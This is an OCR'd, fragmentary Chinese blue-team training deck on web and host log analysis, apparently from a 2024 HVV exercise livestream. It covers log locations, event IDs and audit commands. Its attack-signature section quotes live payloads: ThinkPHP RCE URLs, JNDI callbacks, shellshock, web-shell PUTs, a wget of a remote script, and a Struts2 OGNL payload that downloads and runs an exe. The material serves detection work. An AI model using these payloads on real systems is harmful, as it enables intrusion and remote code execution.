请求资源
请求的时访问资源的 URL
请求使用协议
显示 HTTP 协议和版本信息，通常是 HTTP /1.0 或 HTTP /1.1
6.3 主机日志分析
6.4 常见攻击类型和特征


2024HVV攻防演…
邀请达人榜
四层相识：NDR是流量检测与响应
四层相识：XDR=EDR+NDR+其他
玛莎琪 回复 四层相识：我记得EDR可以控制终端，给终端下发一个杀毒软件，然后能设置让终端在固定时…
展开全部
说点什么吧~
6.2 WEB 日志分析
6.2.1 基础知识
常见 web 服务器
nginx 日志
a) 默认储存位置：Windows: /Nginx/logs/; Linux: /var/log/apache2
b) 日志文件：一般分为 access_log 和 error_log 两种
IIS 日志
a) 默认储存位置：Windows: C:/WINDOWS/system32/LogFiles
apache 日志
a) 默认储存位置：windows:/ apache/logs; Linux: /var/log/apache
b) 日志文件：一般分为 access_log 和 error_log 两种
tomcat 日志


2024HW.docx - Word
导航
6.1.3 告警日志分析关注内容
源地址：确认攻击来源
目的地址：判断被攻击目标
端口：源端口、目的端口
事件名称：结合安全设备分析请求信息
时间：确定可能受攻击的时间
规则 ID：匹配攻击规则库里的事件 ID
发生次数：确认攻击次数，对攻击类型进行判断分析
注意内容
请求的 url 过长
请求数据过长：过长的数据包可能绕过检测
异常请求数据
请求方式不合规
6.2 WEB 日志分析
6.3 主机日志分析
6.4 常见攻击类型和特征



WEB日志分析
✓对日志进行分析
•查看access.log日志访问指定时间后（之间）的日志
cat access.log | awk '$5>="[28/Jun/2019:01:16:59" &&$5<="[28/Jun/2019:01:18:59" {print $5}'
•查看指定资源的日志
cat access.log | awk '{print $10}' |grep /mobile/static/ |sort|uniq -c|sort - rn|more
•对访问响应状态码统计
cat access.log |awk '{print $9}' |sort|uniq -c|sort -rn|more
[root@local|host wwwlogs]# cat access.log |awk '{print $9}' |sort|uniq -c|sort -rn|more
1348772 200
183290 404
65933 403
14582 302
1496 500
1090 405
800 400
579 304
534 301
205 206


Windows主机日志分析
事件ID
说明
4624
登录成功
4625
登录失败
4634
注销成功
4647
用户启动的注销
4672
使用超级用户/管理员用户进行登录
4720
创建用户

Windows主机日志分析

✓ 安全日志：安全日志主要记录了与系统安全相关的一些事件。这种日志类型主要是记录了用户 登入登出的事件、系统资源的使用情况事件以及系统策略的更改事件。在中，如果要查看安全日志信息， 则操作员必须具有系统管理员的权限。

- 默认存放地址 C:\Windows\System32\winevt\Logs\Security.evtx



Windows主机日志分析


✓ 应用程序日志：一般指的的是微软开发的应用程序，第三发开发的基于系统的应用程序如果使用日志记录的函数，则这个应用程序将可以通过事件查看器查看其日志信息。


- 默认存放地址 C:\Windows\System32\winevt\Logs\Application.evtx


Windows主机日志分析

✓ 系统日志：系统日志主要是记录了系统组件产生的事件。系统日志主要记录的信息包括驱动程序产生的信息、系统组件产生的信息和应用程序崩溃的信息以及一些数据丢失情况的信息。

- 默认存放地址 C:\Windows\System32\winevt\Logs\System.evtx




2024HW攻防演…
邀请达人榜
四层相识：NDR是流量检测与响应
四层相识：XDR=EDR+NDR+其他
玛莎琪 回复 四层相识：我记得EDR可以控制终端，给终端下发一个杀毒软件，然后能设置让终端在固定时…
展开全部
说点什么吧~
6.2.2 Linux 日志查看命令
6.3 主机日志分析
6.4 常见攻击类型和特征
6.5 处置方法


2024HW攻防演…
邀请达人榜
四层相识：NDR是流量检测与响应
四层相识：XDR=EDR+NDR+其他
玛莎琪 回复 四层相识：我记得EDR可以控制终端，给终端下发一个杀毒软件，然后能设置让终端在固定时…
展开全部
说点什么吧~
a) 日志文件：一般分为 catalina.out、localhost、manager
WEB 日志内容所需关注：
记录访问服务器的 ip 地址
记录浏览者访问的时间
记录浏览者访问的资源
记录访问服务器的工具
请求
请求类型：常见的请求类型主要是 GET/POST/HEAD
Linux 日志查看命令
查看 access.log 日志出现的 IP：cat access.log | awk '{print $1}'
查看 access.log 日志出现 IP 次数：cat access.log | awk '{print $1}' sort|uniq -c|sort -sn
6.3 主机日志分析


Linux – 识别现象
✓系统CPU是否异常----CPU占用率超过70%且名字比较可疑的进程，大概率就是挖矿病毒了
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
2387 fxc 20 0 461548 1156 168 S 0.3 0.1 0:00.07 ibus-daemon
1 root 20 0 191284 2860 1472 S 0.0 0.3 0:02.91 systemd
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
4 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/0:0H
6 root 20 0 0 0 0 S 0.0 0.0 0:00.49 ksoftirqd/0
7 root rt 0 0 0 0 S 0.0 0.0 0:00.00 migration/0
8 root 20 0 0 0 0 S 0.0 0.0 0:00.00 rcu_bh
9 root 20 0 0 0 0 R 0.0 0.0 0:00.32 rcu_sched
10 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 lru-add-drain
11 root rt 0 0 0 0 S 0.0 0.0 0:00.03 watchdog/0
13 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kdevtmpfs
14 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 netns

Linux 主机日志分析

- 查看是否存在特权用户
  - awk -F: '$3==0 {print $1}' /etc/passwd
- 查看是否存在空口令用户
  - awk -F: 'length($2)==0 {print $1}' /etc/shadow

✓定位有多少IP在爆破主机的root帐号

- 命令：grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more

✓定位有哪些IP在爆破

- 命令：grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"|uniq -c

Linux 主机日志分析

✓常用于审计的命令

- 查看系统的成功登录、关机、重启等情况
  - a)查看系统登录情况：last
  - b)只针对关机/重启：last -x
- 查看登录失败的情况
  - a)命令：lastb
- 查看用户上一次的登录情况
  - a)命令：lastlog
- 查看当前登录系统的情况
  - a)命令：who

```
[root@localhost wwwlogs]# lastlog
Username         Port     From             Latest
root             pts/2    192.168.65.1     Thu Mar 17 10:55:15 +0800 2022
bin                                        **Never logged in**
daemon                                     **Never logged in**
adm                                        **Never logged in**
lp                                         **Never logged in**
sync                                       **Never logged in**
shutdown                                   **Never logged in**
halt                                       **Never logged in**
mail                                       **Never logged in**
operator                                   **Never logged in**
games                                      **Never logged in**
```

```
[root@localhost wwwlogs]# last
root     pts/2        192.168.65.1     Thu Mar 17 10:55   still logged in
root     pts/1        192.168.65.1     Thu Mar 17 10:38   still logged in
[illegible] pts/0     :0               Thu Mar 17 10:37   still logged in
[illegible] :0        :0               Thu Mar 17 10:37   still logged in
reboot   system boot  3.10.0-1160.el7. Thu Mar 17 10:36 - 11:09  (00:33)
root     pts/1        192.168.65.1     Wed Mar 16 16:11 - crash  (18:25)
[illegible] pts/0     :0               Wed Mar 16 16:10 - crash  (18:25)
[illegible] :0        :0               Wed Mar 16 16:10 - crash  (18:25)
reboot   system boot  3.10.0-1160.el7. Wed Mar 16 16:08 - 11:09  (19:01)
root     pts/0        192.168.65.1     Wed Mar 16 09:26 - crash  (06:42)
reboot   system boot  3.10.0-1160.el7. Wed Mar 16 09:23 - 11:09 (1+01:46)
root     pts/0        192.168.65.1     Tue Mar 15 17:14 - crash  (16:09)
[illegible] pts/0     :0               Tue Mar 15 17:07 - 17:13  (00:06)
```

Linux 主机日志分析

✓常用日志文件

日志目录	作用
/var/log/message	包括整体系统信息
/var/log/auth.log	包含系统授权信息，包括用户登录和使用的权限机制等
/var/log/userlog	记录所有等级用户信息的日志
/var/log/cron	记录crontab命令是否被正确的执行
/var/log/vsftpd.log	记录Linux FTP日志
/var/log/lastlog	记录登录的用户，可以使用命令lastlog查看
/var/log/secure	记录大多数应用输入的账号与密码，登录成功与否
var/log/wtmp	记录登录系统成功的账户信息，等同于命令last
var/log/faillog	记录登录系统不成功的账号信息，一般会被黑客删除

Linux 主机日志分析

✓日志优先级

优先级	说明
emerg	紧急情况，系统不可用（例如系统崩溃），一般会通知所有用户。
alert	需要立即修复，例如系统数据库损坏。
crit	危险情况，例如硬盘错误，可能会阻碍程序的部分功能。
err	一般错误消息。
warning	警告。
notice	不是错误，但是可能需要处理。
info	通用性消息，一般用来提供有用信息。
debug	调试程序产生的信息。
none	没有优先级，不记录任何日志消息。

Windows主机日志分析


✓ 远程桌面登录日志


- 默认路径：应用程序和服务日志->Microsoft->Windows->TerminalServices-RemoteConnectionManager->Operational
- 目的：攻击者如果建立建立账号后，会通过远程连接进入受害主机，此时的登录日志会记录到当前日志中
- 常见的事件ID及含义
  - 1149：用户认证成功


Windows主机日志分析


✓ 查看账号管理日志中新增以及修改账号


- 默认路径：C:\Windows\System32\winevt\Logs\Security.evtx
- 目的：攻击者如果攻陷一台服务器后，为了方便后续访问，会创建后门账号并隐藏账号
- 常见的事件ID及含义
  - 4727,4737,4739,4762，表示当用户组发生添加、删除时或组内添加成员时生成该事件。


2024HW攻防演…
邀请达人榜
/index.php?s=/index/\\think\\app/invokefunction
/index.php?s=/index/\\think\\request/cache
?s=index/\\think\Request/input/index.php
/?s=index/\\think\\view/display&content=%22%3C?%3E%3C?php%20phpinfo();?%3E&data=1
?s=index/\\think\module/action/param1/${@phpinfo()}/
index.php?s=index/think\config/get&name=database.password/index.php
?s=index/think\config/get&name=database.password c=exec&f=calc.exe&_method=filter
6.4.3 异常特征
异常的外部 URL
rmi://fastjson_rcenlbODRGW.awvsscan119.autoverify.cn/poc
ldap://xx.xx.xx.xx/
异常的 HTTP 传输行为
PUT /FxCodeShell.jsp/
PUT /FxCodeShell.jsp::$DATA
异常的 HTTP header 行为
Range: bytes=0-18446744073709551615
Bad-Bash: () { :; }; echo echo Bad-Bash: tznupowcysf
6.4 处置方法
钟，11: 07
四层相识：蓝军防守技术的测试题已上线，大家利用休息时间可以抽空把题做了
四层相识：https://www.cyberworks.vip/exams/c34.html
说点什么吧~
108


2024HW攻防演…
邀请达人榜
Windows主机日志分析
事件ID
说明
4624
登录成功
4625
登录失败
4634
注销成功
4647
用户启动的注销
4672
使用超级用户/管理员用户进行登录
4720
创建用户
四层相识：NDR是流量检测与响应
四层相识：XDR=EDR+NDR+其他
玛莎琪 回复 四层相识：我记得EDR可以控制终端，给终端下发一个杀毒软件，然后能设置让终端在固定时…
展开全部
说点什么吧~
108


Windows主机日志分析
安全日志：安全日志主要记录了与系统安全相关的一些事件。这种日志类型主要是记录了用户 登入登出的事件、系统资源的使用情况事件以及系统策略的更改事件。在中，如果要查看安全日志信息，则操作员必须具有系统管理员的权限。
默认存放地址 C:\Windows\System32\winevt\Logs\Security.evtx
Parameters.evtx 2021/10/8 15:51 事件日志 68 KB
PowerBiosServerLog.evtx 2022/3/16 13:43 事件日志 1,028 KB
Security.evtx 2022/3/16 15:09 事件日志 20,484 KB
Setup.evtx 2022/2/15 17:30 事件日志 68 KB
SMSApi.evtx 2021/12/13 10:39 事件日志 68 KB
State.evtx 2021/10/8 15:51 事件日志 68 KB
System.evtx 2022/3/20 16:05 事件日志 20,484 KB





Linux 历史记录

- ✓ 查看分析history (cat /root/.bash_history)， 曾经的命令操作痕迹， 以便进一步排查溯源。
  运气好有可能通过记录关联到如下信息：
  - a) wget 远程某主机（ 域名&IP） 的远控文件；
  - b) 尝试连接内网某主机（ ssh scp） ， 便于分析攻击者意图；
  - c) 打包某敏感数据或代码， tar zip 类命令
  - d) 对系统进行配置， 包括命令修改、 远控木马类， 可找到攻击者关联信息

处置

- ✓ 证据留存
  - 将入侵事件截图备份等，入侵日志备份存档
- ✓ 事件上报
  - 将此次事件迅速反映给上级
- ✓ 上报处置
  - 有封禁权限的，通过防火墙配置IP黑名单，封堵威胁源IP
  - 对威胁主机进行网络隔离，防止恶意攻击持续扩散
  - 搜索主机历史事件，确认攻击的攻击来源
  - 通过事件排查漏洞页面，清理网站及数据库中所植入的恶意文件

Linux 定时任务

✓枚举定时任务： crontab -l

```
[root@bogon wwwlogs]#
[root@bogon wwwlogs]#
[root@bogon wwwlogs]#
[root@bogon wwwlogs]# crontab -l
no crontab for root
[root@bogon wwwlogs]#
```

攻击特征

✓ 通用攻击特征

```
/etc/passwd/etc/shadow/
c:\boot.ini/
C:/Windows/system.ini、/windows/win.ini
../../../../../ 若是只有一个且后面是图片类型 pdf类型那需结合其他事件进行综合判断
cmd.exe /c[/k]、系统命令
/bin/bash
wget http://xx.xx.xx.xx/xx.sh
CHR(68)||CHR(113)||CHR(90)||CHR(85)%
print(md5(31337))
执行命令的函数等。
```


漏扫特征


✓ AWVS


```
Accept: acunetix/wvs
Origin: acunetix_wvs_security_testReferer: acunetix_wvs_security_testVia: acunetix_wvs_security_testAccept-
User-Agent: acunetix_wvs_security_testAcunetix-Aspect-Queries:任意值
```

✓ Nessus

```
<2> Headers
x_forwarded_for: nessus
referer: nessus
host: nessus
```







攻击特征

✓ Strusts2远程代码攻击特征

```
> #_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,#res=@org.apache.struts2.
ServletActionContext@getResponse().getWriter(),#res.print('RTbZWnwBUdlseupNYQjf'),#res.flush
(),#res.close()
> /?redirect:${%23w%3d%23context.get('com.opensymphony.xwork2.dispatcher.
HttpServletResponse').getWriter(),%23w.println('SgEyRprkLcMdtnsTJCve'),%23w.flush(),%23w.
close()}
> class.classLoader.resources.dirContext.aliases=/eCJivkuR=conf/
> Content-Type: %{(#nike='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).
(#cmd='cmd.exe /c certutil.exe -urlcache -split -f http://wiu.fxxxxxxk.me/download.exe
%SystemRoot%/Temp/aodagutnzwrjrlm15341.exe & cmd.exe /c %SystemRoot%/Temp/
aodagutnzwrjrlm15341.exe').
(#iswin=(@java.lang.System@getProperty('os.name').
